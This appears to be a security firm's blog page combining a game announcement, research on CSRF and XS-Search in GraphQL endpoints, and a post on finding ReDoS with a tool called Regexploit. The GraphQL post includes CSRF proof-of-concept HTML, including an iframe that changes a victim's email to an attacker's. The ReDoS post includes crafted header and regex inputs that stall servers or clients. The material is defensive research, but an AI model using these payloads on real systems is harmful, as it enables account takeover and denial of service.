
As crazy as it sounds, we’re releasing a casual free-to-play mobile auto-battler for Android and iOS. We’re not changing line of business - just having fun with computers!
We believe that the greatest learning lessons come from outside your comfort zone, so whether it is a security audit or a new side hustle we’re always challenging ourself to improve the craft.
During the fall of 2019, we embarked on a pretty ambitious goal despite the virtually zero experience in game design. We partnered with a small game studio that was just getting started and decided to combine forces to design and develop a casual mobile game set in the *cyber* space. After many prototypes and changes of direction, we spent a good portion of 2020 spare time to work on the core mechanics and graphics. Unfortunately, the limited time and budget further delayed beta testing and the final release. Making a game is no joke, especially when it is a combined side project for two thriving businesses.
Despite all, we’re happy to announce the release of H1.Jack for Android and iOS as a free-to-play with no advertisement. We hope you’ll enjoy the game in between your commutes and lunch breaks!
H1.Jack is a casual mobile auto-battler inspired by cyber security events. Start from the very bottom and spend your money and fame in gaining new techniques and exploits. Heartbleed or Shellshock won’t be enough!
While playing, you might end up talking to John or Luca.
Our monsters are procedurally generated, meaning there will be tons of unique systems, apps, malware and bots to hack. Battle levels are also dynamically generated. If you want a sneak peek, check out the trailer:
With the increasing popularity of GraphQL on the web, we would like to discuss a particular class of vulnerabilities that is often hidden in GraphQL implementations.
GraphQL what?
GraphQL is an open source query language, loved by many, that can help you in building meaningful APIs.
Its major features are:
Aggregating data from multiple sources
Decoupling the data from the database underneath, through a graph form
Ensuring input type correctness with minimal effort from the developers
CSRF eh?
Cross Site Request Forgery (CSRF) is a type of attack that occurs when a malicious web application causes a web browser to perform an unwanted action on the behalf of an authenticated user. Such an attack works because browser requests automatically include all cookies, including session cookies.
GraphQL CSRF: more buzzword combos please!
POST-based CSRF
POST requests are natural CSRF targets, since they usually change the application state. GraphQL endpoints typically accept Content-Type headers set to application/json only, which is widely believed to be invulnerable to CSRF. As multiple layers of middleware may translate the incoming requests from other formats (e.g. query parameters, application/x-www-form-urlencoded, multipart/form-data), GraphQL implementations are often affected by CSRF. Another incorrect assumption is that JSON cannot be created from urlencoded requests. When both of these assumptions are made, many developers may incorrectly forego implementing proper CSRF protections.
The false sense of security works in the attacker’s favor, since it creates an attack surface which is easier to exploit. For example, a valid GraphQL query can be issued with a simple application/json POST request:
POST/graphqlHTTP/1.1Host:redactedConnection:closeContent-Length:100accept:*/*User-Agent:...content-type:application/jsonReferer:https://redacted/Accept-Encoding:gzip, deflateAccept-Language:en-US,en;q=0.9Cookie:...{"operationName":null,"variables":{},"query":"{\n user {\n firstName\n __typename\n }\n}\n"}
It is common, due to middleware magic, to have a server accepting the same request as form-urlencoded POST request:
POST/graphqlHTTP/1.1Host:redactedConnection:closeContent-Length:72accept:*/*User-Agent:Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36Content-Type:application/x-www-form-urlencodedReferer:https://redactedAccept-Encoding:gzip, deflateAccept-Language:en-US,en;q=0.9Cookie:...
query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A

Which a seasoned Burp user can quickly convert to a CSRF PoC through Engagement Tools > Generate CSRF PoC
<html><!-- CSRF PoC - generated by Burp Suite Professional --><body><script>history.pushState('','','/')</script><formaction="https://redacted/graphql"method="POST"><inputtype="hidden"name="query"value="{   user {     firstName     __typename   } } "/><inputtype="submit"value="Submit request"/></form></body></html>
While the example above only presents a harmless query, that’s not always the case. Since GraphQL resolvers are usually decoupled from the underlying application layer they are passed, any other query can be issued, including mutations.
GET Based CSRF
There are two common issues that we have spotted during our past engagements.
The first one is using GET requests for both queries and mutations.

For example, in one of our recent engagements, the application was exposing a GraphiQL console. GraphiQL is only intended for use in development environments. When misconfigured, it can be abused to perform CSRF attacks on victims, causing their browsers to issue arbitrary query or mutation requests. In fact, GraphiQL does allow mutations via GET requests.
While CSRF in standard web applications usually affects only a handful of endpoints, the same issue in GraphQL is generally system-wise.
For the sake of an example, we include the Proof-of-Concept for a mutation that handles a file upload functionality:
The second issue arises when a state-changing GraphQL operation is misplaced in the queries, which are normally non-state changing. In fact, most of the GraphQL server implementations respect this paradigm, and they even block any kind of mutation through the GET HTTP method. Discovering this type of issues is trivial, and can be performed by enumerating query names and trying to understand what they do. For this reason, we developed a tool for query/mutation enumeration.
During an engagement, we discovered the following query that was issuing a state changing operation:
Given that the id value was easily guessable, we were able to prepare a CSRF PoC:
<!DOCTYPE html><html><head><title>GraphQL CSRF - State Changing Query</title></head><body><iframewidth="1000"height="1000"src="https://victimhost.com/?query=query%20SetUserEmail%28%24email%3A%20String%21%29%20%7B%0A%20%20SetUserEmail%28user_email%3A%20%24email%29%20%7B%0A%20%20%20%20id%0A%20%20%20%20email%0A%20%20%7D%0A%7D%0A%26variables%3D%7B%0A%20%20%22id%22%3A%20%22441%22%2C%0A%20%20%22email%22%3A%20%22attacker%40email.xyz%22%2C%0A%7D"></iframe></body></html>
Despite the most frequently used GraphQL servers/libraries having some sort of protection against CSRF, we have found that in some cases developers bypass the CSRF protection mechanisms. For example, if graphene-django is in use, there is an easy way to deactivate the CSRF protection on a particular GraphQL endpoint:
Some browsers, such as Chrome, recently defaulted cookie behavior to be equivalent to SameSite=Lax, which protects from the most common CSRF vectors.
Other prevention methods can be implemented within each application. The most common are:
Built-in CSRF protection in modern frameworks
Origin verification
Double submit cookies
User interaction based protection
Not using GET request for state changing operations
Enhanced CSRF protection to GET request too
There isn’t necessarily a single best option for every application. Determining the best protection requires evaluating the specific environment on a case-by-case basis.
Rumbling The XS-Search
In XS-Search attacks, an attacker leverages a CSRF vulnerability to force a victim to request data the attacker can’t access themselves. The attacker then compares response times to infer whether the request was successful or not.
For example, if there is a CSRF vulnerability in the file search function and the attacker can make the admin visit that page, they could make the victim search for filenames starting with specific values, to confirm for their existence/accessibility.
Applications which accept GET requests for complex urlencoded queries and demonstrate a general misunderstanding of CSRF protection on their GraphQL endpoints represent the perfect target for XS-Search attacks.
XS-Search is quite a neat and simple technique which can transform the following query in an attacker controlled binary search (eg. we can enumerate the users of a private platform):
GET/graphql?query=query+%7B%0A%09isEmailAvailable%28email%3A%22foo%40bar.com%22%29+%7B%0A%09%09is_email_available%0A%09%7D%0A%7DHTTP/1.1Accept-Encoding:gzip, deflateConnection:closeUser-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0Host:redactedContent-Length:0Content-Type:application/jsonCookie:...
The implications of a successful XS-Search attack on a GraphQL endpoint cannot be overstated. However, as previously mentioned, CSRF-based issues can be successfully mitigated with some effort.
Automate Everything!!!
As much as we love finding bugs the hard way,
we believe that automation is the only way to democratize security and provide
the best service to the community.

For this reason and in conjunction with this research, we are releasing a new major version of our GraphQL InQL Burp extension.
By identifying various classes of CSRF through new “Send to Repeater” helpers:
GET query parameters
POST form-data
POST x-form-urlencoded
By improving the query generation
Something for our beloved number crunchers!
We tested for the aforementioned vulnerabilities in some of the top companies that make use of GraphQL.
While the research on these ~30 endpoints lasted only two days
and no conclusiveness nor completeness should be inferred,
numbers show an impressive amount of unpatched vulnerabilities:
14 (~50%) were vulnerable to some kind of XS-Search, equivalent to a GET-based CSRF
3 (~10%) were vulnerable to CSRF
TL;DR: Cross Site Request Forgery is here to stay for a few more years, even if you use GraphQL!
When thinking of Denial of Service (DoS), we often focus on Distributed Denial of Service (DDoS) where millions of zombie machines overload a service by launching a tsunami of data.
However, by abusing the algorithms a web application uses, an attacker can bring a server to its knees with as little as a single request.
Doing that requires finding algorithms which have terrible performance under certain conditions, and then triggering those conditions.
One widespread and frequently vulnerable area is in the misuse of regular expressions (regexes).
Regular expressions are used for all manner of text-processing tasks.
They may seem to run fine, but if a regex is vulnerable to Regular Expression Denial of Service (ReDoS), it may be possible to craft input which causes the CPU to run at 100% for years.
In this blog post, we’re releasing a new tool to analyse regular expressions and hunt for ReDoS vulnerabilities. Our heuristic has been proven to be extremely effective, as demonstrated by many vulnerabilities discovered across popular NPM, Python and Ruby dependencies.
To get into the topic, let’s review how the regex matching engines in languages like Python, Perl, Ruby, C# and JavaScript work. Let’s imagine that we’re using this deliberately silly regex to extract version numbers:
(.+)\.(.+)\.(.+)
That will correctly process something like 123.456.789, but it’s a pretty inefficient regex. How does the matching process work?
The first .+ capture group greedily matches all the way to the end of the string as dot matches every character.
Finally we have a successful match: $1="123", $2="456", $3="789"
As you can hopefully see, there can be a lot of back-and-forth in the regex matching process.
This backtracking is due to the ambiguous nature of the regex, where input can be matched in different ways.
If a regex isn’t well-designed, malicious input can cause a much more resource-intensive backtracking loop than this.
If backtracking takes an extreme amount of time, it will cause a Denial of Service, such as what happened to Cloudflare in 2019.
In runtimes like NodeJS, the Event Loop will be blocked which stalls all timers, awaits, requests and responses until regex processing completes.
If we look closer at the end part we can see three overlapping repeating groups:
\d+[^\);]+[^\);]*\)
Digit characters are matched by \d and by [ˆ\);]. If a string of N digits enters that section, there are ½(N-1)N possible ways to split it up between the \d+, [ˆ\);]+ and [ˆ\);]* groups. The key to causing ReDoS is to supply input which doesn’t successfully match, such as by not ending our malicious input with a closing parenthesis.
The regex engine will backtrack and try all possible ways of matching the digits in the hope of then finding a ).
This visualisation of the matching steps was produced by emitting verbose debugging from cpython’s regex engine using my cpython fork.
Regexploit
Today, we are releasing a tool called Regexploit to extract regexes from code, scan them and find ReDoS.
Several tools already exist to find regexes with exponential worst case complexity (regexes of the form (a+)+b), but cubic complexity regexes (a+a+a+b) can still be damaging.
Regexploit walks through the regex and tries to find ambiguities where a single character could be captured by multiple repeating parts.
Then it looks for a way to make the regular expression not match, so that the regex engine has to backtrack.
The regexploit script allows you to enter regexes via stdin. If the regex looks OK it will say “No ReDoS found”. With the regex above it shows the vulnerability:
The final line of output gives a recipe for creating a User-Agent header which will cause ReDoS on sites using old versions of ua-parser, likely resulting in a Bad Gateway error.
To scan your source code, there is built-in support for extracting regexes from Python, JavaScript, TypeScript, C#, JSON and YAML. If you are able to extract regexes from other languages, they can be piped in and analysed.
Once a vulnerable regular expression is found, it does still require some manual investigation. If it’s not possible for untrusted input to reach the regular expression, then it likely does not represent a security issue. In some cases, a prefix or suffix might be required to get the payload to the right place.
ReDoS Survey
So what kind of ReDoS issues are out there? We used Regexploit to analyse the top few thousand npm and pypi libraries (grabbed from the libraries.io API) to find out.
We tried to exclude build tools and test frameworks, as bugs in these are unlikely to have any security impact.
When a vulnerable regex was found, we then needed to figure out how untrusted input could reach it.
Results
The most problematic area was the use of regexes to parse programming or markup languages.
Using regular expressions to parse some languages e.g. Markdown, CSS, Matlab or SVG is fraught with danger.
Such languages have grammars which are designed to be processed by specialised lexers and parsers. Trying to perform the task with regexes leads to overly complicated patterns which are difficult for mere mortals to read.
A recurring source of vulnerabilities was the handling of optional whitespace. As an example, let’s take the Python module CairoSVG which used the following regex:
The developer wants to find strings like rgba( 100,200, 10, 0.5 ) and extract the middle part without surrounding spaces. Unfortunately, the .+ in the middle also accepts spaces.
If the string does not end with a closing parenthesis, the regex will not match, and we can get O(n3) backtracking.
Let’s take a look at the matching process with the input "rgba(" + " " * 19:
Pattern: ^
    (\d\d?)            # day
       (?:\s+|[-\/])
    (\w+)              # month
        (?:\s+|[-\/])
    (\d+)              # year
    (?:
          (?:\s+|:)    # separator before clock
       (\d\d?):(\d\d)  # hour:min
       (?::(\d\d))?    # optional seconds
    )?                 # optional clock
       \s*
    ([-+]?\d{2,4}|(?![APap][Mm]\b)[A-Za-z]+)? # timezone
       \s*
    (?:\(\w+\))?       # ASCII representation of timezone in parens.
       \s*$
Context: LOOSE_HTTP_DATE_RE = re.compile(
---
Starriness: 3 ⭐⭐⭐
Repeated character: [SPACE]
Final character to cause backtracking: [^SPACE]
Example: '0 a 0' + ' ' * 3456 + '0'
It was used when processing cookie expiry dates like Fri, 08 Jan 2021 23:20:00 GMT, but with compatibility for some deprecated date formats.
The last 5 lines of the regex pattern contain three \s* groups separated by optional groups, so we have a cubic ReDoS.
A victim simply making an HTTP request like requests.get('http://evil.server') could be attacked by a remote server responding with Set-Cookie headers of the form:
Set-Cookie: b;Expires=1-c-1 X
With the maximum 65506 spaces that can be crammed into an HTTP header line in Python, the client will take over a week to finish processing the header.
Again, the issue was designing the regex to handle whitespace between optional sections.
Another point to notice is that, based on the git history, the troublesome regexes we discovered had mostly remained untouched since they first entered the codebase.
While it shows that the regexes seem to cause no issues in normal conditions, it perhaps indicates that regexes are too illegible to maintain.

If the regex above had no comments to explain what it was supposed to match, who would dare try to alter it? Probably only the guy from xkcd.
Sorry, I wanted to shoehorn this comic in somewhere
Mitigations - Safety first
Use a DFA
So why didn’t I bother looking for ReDoS in Golang? Go’s regex engine re2does not backtrack.
Its design (Deterministic Finite Automaton) was chosen to be safe even if the regular expression itself is untrusted. The guarantee is that regex matching will occur in linear time regardless of input.
There was a trade-off though.
Depending on your use-case, libraries like re2 may not be the fastest engines.
There are also some regex features such as backreferences which had to be dropped.
But in the pathological case, regexes won’t be what takes down your website.
There are re2 libraries for many languages, so you can use it in preference to Python’s re module.
Don’t do it all with regexes

For the whitespace ambiguity issue, it’s often possible to first use a simple regex and then trim / strip the spaces from either side of the result.
Many tiny regexes
In Ruby, the standard library contains StringScanner which helps with “lexical scanning operations”.
While the http-cookie gem has many more lines of code than a mega-regex, it avoids REDoS when parsing Set-Cookie headers. Once each part of the string has been matched, it refuses to backtrack.
In some regular expression flavours, you can use “possessive quantifiers” to mark sections as non-backtrackable and achieve a similar effect.